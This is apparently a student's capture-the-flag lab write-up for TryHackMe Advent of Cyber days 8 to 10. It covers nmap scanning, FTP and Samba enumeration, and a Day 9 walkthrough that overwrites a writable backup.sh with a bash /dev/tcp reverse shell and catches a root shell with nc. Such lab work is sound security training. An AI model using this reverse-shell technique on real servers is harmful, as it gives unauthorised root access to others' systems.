
The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "1211101534@kali: ~". The terminal content displays the output of an Nmap scan:

```
1211101534@kali: ~
File Actions Edit View Help
(1211101534@kali)-[~]
$ nmap 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:57 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
$
```

Question 3

Type nmap -Pn 10.10.174.196 in the terminal



The screenshot shows a Kali Linux desktop environment within a VMware Workstation Player window. The desktop has a blue theme with icons for Trash, File System, and Home. A terminal window is open, showing two Nmap scans. The first scan, run with nmap 10.10.174.196, took 24.00 seconds and found one host up. The second scan, run with nmap -Pn 10.10.174.196, took 17.05 seconds and also found one host up. Both scans show open ports 80, 2222, and 3389, along with EtherNetIP-1 and ms-wbt-server services.

```
$ nmap 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:57 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds

(1211101534㉿kali)-[~]
$ nmap -Pn 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:59 EDT
Nmap scan report for 10.10.174.196
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 17.05 seconds
```

Question 4

Type nmap -A 10.10.174.196 in the terminal

kali linux - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | 2

Trash File System Home

Notifications

```
(1211101534㉿kali)-[~]
└─$ nmap -A 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFCC#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cda1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds

(1211101534㉿kali)-[~]
└─$
```

Type nmap -sV 10.10.174.196 in the terminal

kali linux - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 | 2

Trash File System Home

```
(1211101534㉿kali)-[~]
└─$ nmap -sV 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:03 EDT
Nmap scan report for 10.10.174.196
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.40 seconds

(1211101534㉿kali)-[~]
└─$
```

Question 5

Look for the answer in the terminal

Ans: Ubuntu



The screenshot shows a terminal window titled "kali linux - VMware Workstation 16 Player (Non-commercial use only)". The terminal displays the output of an nmap scan against the IP address 10.10.174.196. The output shows that port 80/tcp is open and responding with Apache/2.4.29 ((Ubuntu)). The page title is "Internal Blog" and the generator is "Hugo 0.78.2". Other ports listed include 2222/tcp (OpenSSH), 3389/tcp (ms-wbt-server), and 22/tcp (OpenSSH). The service detection section indicates the OS is Linux and the CPE is cpe:/o:linux:linux_kernel.


```
1211101534@kali: ~
└$ nmap -A 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds
└$
```

Question 6

Look for Http_title in the terminal and there will be a value.(Internet Blog)


Ans: Blog




Day 9: Anyone can be Santa!

Tools used: Kali Linux/Firefox

We type ftp ip address in the terminal.



Then put anonymous as name so no need for a password to login.



```
1211102835@kali: ~
File Actions Edit View Help
(1211102835@kali)-[~]
$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Question 1

Type ls to check files and directories in the working directory on the FTP server.

```
1211102835@kali: ~
File Actions Edit View Help
(1211102835@kali)-[~]
$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp>
```

Question 2

Then type cd public to change our working directory on the FTP server and type ls again. Then we can see the script.

```
1211102835@kali: ~
File Actions Edit View Help
(1211102835@kali)-[~]
$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Type get backup.sh and get shoppinglist.txt to get the files.

```
1211102835@kali:~
```

File Actions Edit View Help

```
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||22426|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% [*****] 341 232.38 KiB/s 00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.73 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||58336|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% [*****] 24 334.82 KiB/s 00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp> 
```

Open a new terminal in the next tab and type nano backup.sh to edit the file.

```
1211102835@kali:~
```

File Actions Edit View Help

```
1211102835@kali:~ x 1211102835@kali:~ x
```

```
[(1211102835@kali)-[~]
$ nano backup.sh]
```

Put # to ignore the original text and type bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1. (You can find it on top-right on the main screen, not the ip address that is given.) After that, type ctrl+x to exit it.

```
1211102835@kali: ~
File Actions Edit View Help
1211102835@kali: ~ x 1211102835@kali: ~ x
GNU nano 6.2
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.18.33.20/4444 0>&1

^G Help      ^O Write Out    ^W Where Is    ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File   ^\ Replace     ^U Paste      ^J Justify    ^/ Go To Line
```

Type nc -lvpn 4444 to catch the connection on our AttackBox or kali.

```
1211102835@kali: ~
File Actions Edit View Help
1211102835@kali: ~ x 1211102835@kali: ~ x
(1211102835@kali)-[~]
$ nano backup.sh

(1211102835@kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
```

Back to the previous terminal and put backup.sh to cover the original files.

The screenshot shows a terminal window with two tabs. The left tab is labeled '1211102835@kali: ~' and the right tab is also labeled '1211102835@kali: ~'. The terminal displays an FTP session. The user is in the 'public' directory and lists files: 'backup.sh' and 'shoppinglist.txt'. They then download 'backup.sh' and 'shoppinglist.txt' to their local machine. After the transfers, they upload 'backup.sh' back to the server. Finally, they run 'nano backup.sh' to edit the file.

```
1211102835@kali: ~ x 1211102835@kali: ~ x
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||22426|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****| 341      232.38 KiB/s  00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.73 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||58336|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****| 24      334.82 KiB/s  00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||20517|)
150 Ok to send data.
100% |*****| 384      9.89 MiB/s  00:00 ETA
226 Transfer complete.
384 bytes sent in 00:00 (0.97 KiB/s)
ftp> nano backup.sh
```


After that, wait for one minute for the reverse system shell on the FTP Server.

The screenshot shows a terminal window with two tabs. The left tab is labeled '1211102835@kali: ~' and the right tab is labeled '1211102835@kali: ~'. The terminal shows a root shell on the 'tbfc-ftp-01' host. The user has run 'nc -lvpn 4444' to listen for connections. A connection is established from an 'UNKNOWN' source IP (10.10.176.97) to port 4444. The user then runs 'id' to verify they are root and 'whoami' to confirm the username.

```
1211102835@kali: ~ x 1211102835@kali: ~ x
(1211102835@kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Question 3

Type cat shoppinglist.txt to get the answer.



```
1211102835@kali: ~
File Actions Edit View Help
1211102835@kali: ~ x 1211102835@kali: ~ x 1211102835@kali: ~ x
(1211102835@kali)-[~]
$ cat shoppinglist.txt
The Polar Express Movie
(1211102835@kali)-[~]
$
```

Question 4

Type cat /root/flag.txt when done reverse system shell on the FTP Server.



```
1211102835@kali: ~
File Actions Edit View Help
1211102835@kali: ~ x 1211102835@kali: ~ x 1211102835@kali: ~ x
(1211102835@kali)-[~]
$ nano backup.sh

(1211102835@kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.18.33.20] from (UNKNOWN) [10.10.176.97] 39768
bash: cannot set terminal process group (1318): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought process/methodology:

For question 1, we can get the answer when type ls for the first time which is public. For question 2, we change the cd public and can see the answer when type ls again. For question 3, we just type cat shoppinglist.txt to get the answer. For the last question, we type cat /root/flag.txt after done the reverse system shell.

Day10 Don't Be selfish

tool used: kali linux

Question 1

We Use the command U in the enum4linux to get to know the number of user on the Samba Server

```
root@lp-10-10-212-255:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.10.109.0
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:09:16 2022

=====
| Target Information |
=====
Target ..... 10.10.109.0
RID Range ..... 500-550,1000-1050
Username .... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
[+] Enumerating Workgroup/Domain on 10.10.109.0
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
| Session Check on 10.10.109.0 |
=====
[+] Server 10.10.109.0 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.109.0 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| Users on 10.10.109.0 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager     Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson   Name:   Desc:

=====
| Users on 10.10.109.0 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager     Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson   Name:   Desc:
```

Question 2

We use the command S in the enum4linux to get to know the number of the share on the Samba Server

```
root@ip-10-10-212-255:/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.10.109.0
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 22 14:13:50 2022

=====
| Target Information |
=====
Target ..... 10.10.109.0
RID Range ..... 500-550,1000-1050
Username .... ''
Password .... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.109.0 |
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
| Session Check on 10.10.109.0 |
=====
[+] Server 10.10.109.0 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.109.0 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
| Share Enumeration on 10.10.109.0 |
=====
WARNING: The "syslog" option is deprecated

      Sharename          Type        Comment
      -----            ----        -----
      tbfc-hr           Disk        tbfc-hr
      tbfc-it           Disk        tbfc-it
      tbfc-santa        Disk        tbfc-santa
      IPC$              IPC         IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----          -----
      Workgroup       Master
      -----          -----
      TBFC-SMB-01     TBFC-SMB

[+] Attempting to map shares on 10.10.109.0
//10.10.109.0/tbfc-hr  Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-it   Mapping: DENIED, Listing: N/A
//10.10.109.0/tbfc-santa  Mapping: OK, Listing: OK
//10.10.109.0/IPC$      [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Wed Jun 22 14:13:51 2022
```

Question 3

We tried all the sharename to determine which one can log in without password and we tested out the tbfc-santa need no password to login

```
root@ip-10-10-212-255:~/Desktop/Tools/Miscellaneous# smbclient //10.10.109.0/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
smb: \> help
?
allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd        chmod
chown       close        del          deltreen   dir
du          echo         exit         get        getfacl
geteas      hardlink    help         history    iosize
lcd          link         lock         lowercase ls
l            mask         md           mget      mkdir
more         mput        newer        notify    open
posix        posix_encrypt posix_open  posix_mkdir posix_rmdir
posix_unlink posix_whoami  print      prompt    put
pwd          q            queue      quit      readlink
rd           recurse     reget      rename    reput
rm           rmdir       showacls  setea     setmode
scopy        stat         symlink   tar      tarmode
timeout     translate   unlock    volume    vuid
